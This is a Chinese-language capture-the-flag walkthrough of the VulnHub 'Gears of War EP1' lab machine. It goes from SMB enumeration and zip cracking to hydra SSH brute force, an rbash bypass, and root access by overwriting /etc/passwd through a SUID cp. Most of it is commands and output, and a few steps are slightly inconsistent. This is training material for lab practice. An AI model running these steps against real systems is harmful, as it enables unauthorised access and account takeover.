靶机系列测试教程 Gears of War#1

1 简介

2 交流平台

随着教程的推出，看视频的人也越来越多，随之而来的问题也增多，本人平时非常忙，难以有时间回复大家的问题，特意建立了一个 QQ 群，里面有很多这方面的高手，有什么不懂的，请到群里提问，咨询问题的时候，一定要详细，不然没人会回复你，另外本人有时间会在群内直播测试靶机，还没加上群的赶快加上了。

交流 QQ 群

微信号

博客 www.moonsec.com

2.1 靶机介绍

描述	说明
Difficulty	不详
Flag	不详
Description	Its a CTF machine that deals with the history of gears of war, where we must try to escape from prison and obtain root privileges. it has some rabbit holes, so you have to try to connect the tracks to get access.

下载地址
https://www.vulnhub.com/entry/gears-of-war-ep1,382
难度 不详

3 靶机测试

3.1 信息收集

3.1.1 nmap 扫描

nmap -sV -sC 192.168.0.171 -oA gearofwar-port

```
root@kali:~/gearofwar# nmap -sV -sC 192.168.0.171 -oA gearofwar-port
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-30 20:50 AKST
Nmap scan report for 192.168.0.171
Host is up (0.0054s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 09:03:8d:1f:f8:c9:d4:b4:43:b3:c3:73:12:ba:95:e1 (RSA)
|   256 1b:a0:5f:3e:a2:6b:22:5a:81:c3:18:7e:5b:fc:d2:bd (ECDSA)
|_  256 18:1f:0c:d6:e7:2a:f5:5c:45:cb:8d:79:70:31:4b:7a (ED25519)
80/tcp  open  http        Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: LOCUST)
445/tcp open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: LOCUST)
MAC Address: 40:A5:EF:46:69:0A (Shenzhen Four Seas Global Link Network Technology)
Service Info: Host: GEARS_OF_WAR; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 41s, deviation: 0s, median: 41s
|_nbstat: NetBIOS name: GEARS_OF_WAR, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: gears_of_war
|   NetBIOS computer name: GEARS_OF_WAR\x00
|   Domain name: \x00
|   FQDN: gears_of_war
|_  System time: 2019-12-31T05:51:12+00:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2019-12-31T05:51:12
|_  start_date: N/A
```

靶机开放
80 web 服务
22 ssh
139
445
开放 samba 服务

3.2 测试 samba 安全

3.2.1 smbmap 访问默认共享

smbmap -H 192.168.0.171

```
root@kali:~/gearofwar# smbmap -H 192.168.0.171
[+] Finding open SMB ports....
[+] Guest SMB session established on 192.168.0.171...
[+] IP: 192.168.0.171:445       Name: 192.168.0.171
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        .
        dr--r--r--                0 Thu Oct 17 10:06:58 2019    .
        dr--r--r--                0 Thu Oct 17 05:51:38 2019    ..
        fr--r--r--              332 Thu Oct 17 06:53:33 2019    msg_horda.zip
        fr--r--r--              198 Thu Oct 17 10:06:58 2019    SOS.txt
        LOCUS_LAN$                                              READ ONLY       LOCUST FATHER
        IPC$                                                    NO ACCESS       IPC Service (gears_of_war server (Samba, Ubuntu))
root@kali:~/gearofwar#
```

发现有两个文件 分别是 msg_horda.zip SOS.txt
共享文件夹 LOCUS_LAN$ 允许读取

3.2.2 递归访问

smbmap -H 192.168.0.171 -R LOCUS_LAN$

```
root@kali:~/gearofwar# smbmap -H 192.168.0.171 -R LOCUS_LAN$
[+] Finding open SMB ports....
[+] Guest SMB session established on 192.168.0.171...
[+] IP: 192.168.0.171:445       Name: 192.168.0.171
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        .
        dr--r--r--                0 Thu Oct 17 10:06:58 2019    .
        dr--r--r--                0 Thu Oct 17 05:51:38 2019    ..
        fr--r--r--              332 Thu Oct 17 06:53:33 2019    msg_horda.zip
        fr--r--r--              198 Thu Oct 17 10:06:58 2019    SOS.txt
        LOCUS_LAN$                                              READ ONLY
        .\
        dr--r--r--                0 Thu Oct 17 10:06:58 2019    .
        dr--r--r--                0 Thu Oct 17 05:51:38 2019    ..
        -r--r--r--              332 Thu Oct 17 06:53:33 2019    msg_horda.zip
        -r--r--r--              198 Thu Oct 17 10:06:58 2019    SOS.txt
root@kali:~/gearofwar#
```

3.2.3 smbclient 下载文件


smbclient //192.168.0.171/LOCUS_LAN$

```
SMB1 disabled -- no workgroup available
root@kali:~/gearofwar# smbclient //192.168.0.171/LOCUS_LAN$
Enter WORKGROUP\root's password:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Oct 17 10:06:58 2019
  ..                                  D        0  Thu Oct 17 05:51:38 2019
  msg_horda.zip                       N      332  Thu Oct 17 06:53:33 2019
  SOS.txt                             N      198  Thu Oct 17 10:06:58 2019

                5190756 blocks of size 1024. 1428144 blocks available
smb: \> get SOS.txt
getting file \SOS.txt of size 198 as SOS.txt (8.1 KiloBytes/sec) (average 8.1 KiloBytes/sec)
smb: \> get msg_horda.zip
getting file \msg_horda.zip of size 332 as msg_horda.zip (27.0 KiloBytes/sec) (average 14.4 KiloBytes/sec)
smb: \>
```

3.3 enum4linux 获取系统用户


enum4linux 192.168.0.171 -R | grep Local



用户
marcus
nobody
root

3.4 zip 文件破解

3.4.1 读取 SOS.txt



msg_horda.zip 文件需要密码 所以要用到上面 [@%%,]

3.4.2 crunch 生成密码字典

crunch -t 的命令如下
-t 指定模式
@ 插入小写字母
, 插入大写字母

% 插入数字
^ 插入特殊符号

crunch 4 4 -t @%%, -o words

```
root@kali:~/gearofwar# crunch 4 4 -t @%%, -o words
Crunch will now generate the following amount of data: 338000 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 67600

crunch: 100% completed generating output
```

生成 4 位字典文件

3.4.3 fcrackzip 破解 zip

fcrackzip -D -v -u -p words msg_horda.zip

```
root@kali:~/gearofwar# fcrackzip -D -v -u -p words msg_horda.zip
found file 'key.txt', (size cp/uc    152/   216, flags 9, chk 7635)


PASSWORD FOUND!!!!: pw == r44M
root@kali:~/gearofwar#
```

输入密码解压文件之后发现有 key.txt

```
root@kali:~/gearofwar# cat key.txt
"Vamos a atacar a los humanos con toda nuestras hordas,
por eso puse en prision a el hombre mas peligroso que tenian,
por lo que sin el son debiles."

[[[[[[[[[[[[[[[[[[[["3_d4y"]]]]]]]]]]]]]]]]]]]]

-General RAAM.
root@kali:~/gearofwar#
```

3.5 测试 ssh

3.5.1 hydra 破解 ssh 密码

3_d4y 可能是一个密码

hydra -L user.txt -p 3_d4y ssh://192.168.0.171

```
root@kali:~/gearofwar# vi user.txt
root@kali:~/gearofwar# cat user.txt
marcus
nobody
root

root@kali:~/gearofwar# hydra -L user.txt -p 3_d4y ssh://192.168.0.171
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-12-30 21:24:33
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 4 tasks per 1 server, overall 4 tasks, 4 login tries (l:4/p:1), ~1 try per task
[DATA] attacking ssh://192.168.0.171:22/
[22][ssh] host: 192.168.0.171   login: marcus   password: 3_d4y
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-12-30 21:24:35
```

3.5.2 登录 ssh

ssh marcus@192.168.0.171

```
root@kali:~/gearofwar# ssh marcus@192.168.0.171
marcus@192.168.0.171's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-72-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Dec 31 06:28:13 UTC 2019

  System load:  0.0               Processes:             104
  Usage of /:   67.1% of 4.95GB   Users logged in:       1
  Memory usage: 22%               IP address for enp0s3: 192.168.0.171
  Swap usage:   0%

 * Overheard at KubeCon: "microk8s.status just blew my mind".

     https://microk8s.io/docs/commands#microk8s.status

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

69 packages can be updated.
0 updates are security updates.


Last login: Tue Dec 31 05:15:02 2019 from 192.168.0.164
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

marcus@gears_of_war:~$
```

3.6 绕过 rbash

输入命令后 发现有限制 估计是 rbash 的问题了。绕过即可

```
marcus@gears_of_war:~$ cd /tmp
-rbash: cd: restricted
marcus@gears_of_war:~$ echo $SHELL
/bin/rbash
marcus@gears_of_war:~$
```

ssh marcus@192.168.0.171 -t "bash -noprofile"

```
Connection to 192.168.0.171 closed.
root@kali:~/gearofwar# ssh marcus@192.168.0.171 -t "bash -noprofile"
marcus@192.168.0.171's password:
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

marcus@gears_of_war:~$ cd /tmp
marcus@gears_of_war:/tmp$ echo $SHELL
/bin/rbash
marcus@gears_of_war:/tmp$
```

3.6.1 特权提升

3.6.2 查找 suid 文件

find / -type f -perm -u=s 2>/dev/null

```
/bin/umount
marcus@gears_of_war:~/jail$ find / -type f -perm -u=s 2>/dev/null
/bin/cp
/bin/mount
/bin/ping
/bin/fusermount
/bin/su
/bin/umount
/snap/core/8268/bin/mount
/snap/core/8268/bin/ping
/snap/core/8268/bin/ping6
/snap/core/8268/bin/su
/snap/core/8268/bin/umount
/snap/core/8268/usr/bin/chfn
/snap/core/8268/usr/bin/chsh
/snap/core/8268/usr/bin/gpasswd
/snap/core/8268/usr/bin/newgrp
/snap/core/8268/usr/bin/passwd
/snap/core/8268/usr/bin/sudo
/snap/core/8268/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/8268/usr/lib/openssh/ssh-keysign
/snap/core/8268/usr/lib/snapd/snap-confine
/snap/core/8268/usr/sbin/pppd
/snap/core/7917/bin/mount
/snap/core/7917/bin/ping
/snap/core/7917/bin/ping6
/snap/core/7917/bin/su
/snap/core/7917/bin/umount
/snap/core/7917/usr/bin/chfn
/snap/core/7917/usr/bin/chsh
/snap/core/7917/usr/bin/gpasswd
/snap/core/7917/usr/bin/newgrp
/snap/core/7917/usr/bin/passwd
/snap/core/7917/usr/bin/sudo
/snap/core/7917/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/7917/usr/lib/openssh/ssh-keysign
/snap/core/7917/usr/lib/snapd/snap-confine
/snap/core/7917/usr/sbin/pppd
/usr/bin/pkexec
```

发现 cp 带有 s 即可用 cp 命令覆盖文件 列如覆盖/etc/passwd 即可获取 root

3.6.3 得到 root 权限

查看/etc/passwd

```
marcus@gears_of_war:~/jail$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
marcus:x:1000:1000:marcus:/home/marcus:/bin/rbash
```

把 passwd 文件内容写进 passwd
cat /etc/passwd >/tmp/passwd

本机生成密文
openssl passwd -1 -salt moonsec 123456

```
root@kali:~# openssl passwd -1 -salt moonsec 123456
$1$moonsec$Zo8rbBypEa7Gt6vL8qy841
root@kali:~#
```

vi 写入文件后 复制到目标/etc/passwd 即可
cp passwd /etc/passw


```
marcus@gears_of_war:/tmp$ cp passwd /etc/passwd
marcus@gears_of_war:/tmp$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
marcus:x:1000:1000:marcus:/home/marcus:/bin/rbash
```

3.6.4 得到.flag.txt

su moonsec 输入密码 123456

```
marcus@gears_of_war:/tmp$ su moonsec
Password:
root@gears_of_war:/tmp# cd ~
root@gears_of_war:~# ls
root@gears_of_war:~# ls -al
total 52
drwx------  6 root root  4096 Oct 17 15:29 .
drwxr-xr-x 24 root root  4096 Dec 30 06:50 ..
-rw-------  1 root root   239 Dec 31 06:44 .bash_history
-rw-r--r--  1 root root  3106 Apr  9  2018 .bashrc
drwx------  2 root root  4096 Oct 17 06:17 .cache
-rw-r--r--  1 root root 12732 Oct 17 15:08 .flag.txt
drwx------  3 root root  4096 Oct 17 06:17 .gnupg
drwxr-xr-x  3 root root  4096 Oct 16 15:40 .local
-rw-r--r--  1 root root   148 Aug 17  2015 .profile
drwx------  2 root root  4096 Oct 16 14:55 .ssh
root@gears_of_war:~# cat .flag.txt
```

```
root@gears_of_war:~# cat .flag.txt
```



```
Congratulation you got out of the jail and finish this Episode#1!
Please share and support me on twitter!
Twitter: @sir809
root@gears_of_war:~# cat .flag.txt | wc
     81     224   12732
root@gears_of_war:~#
```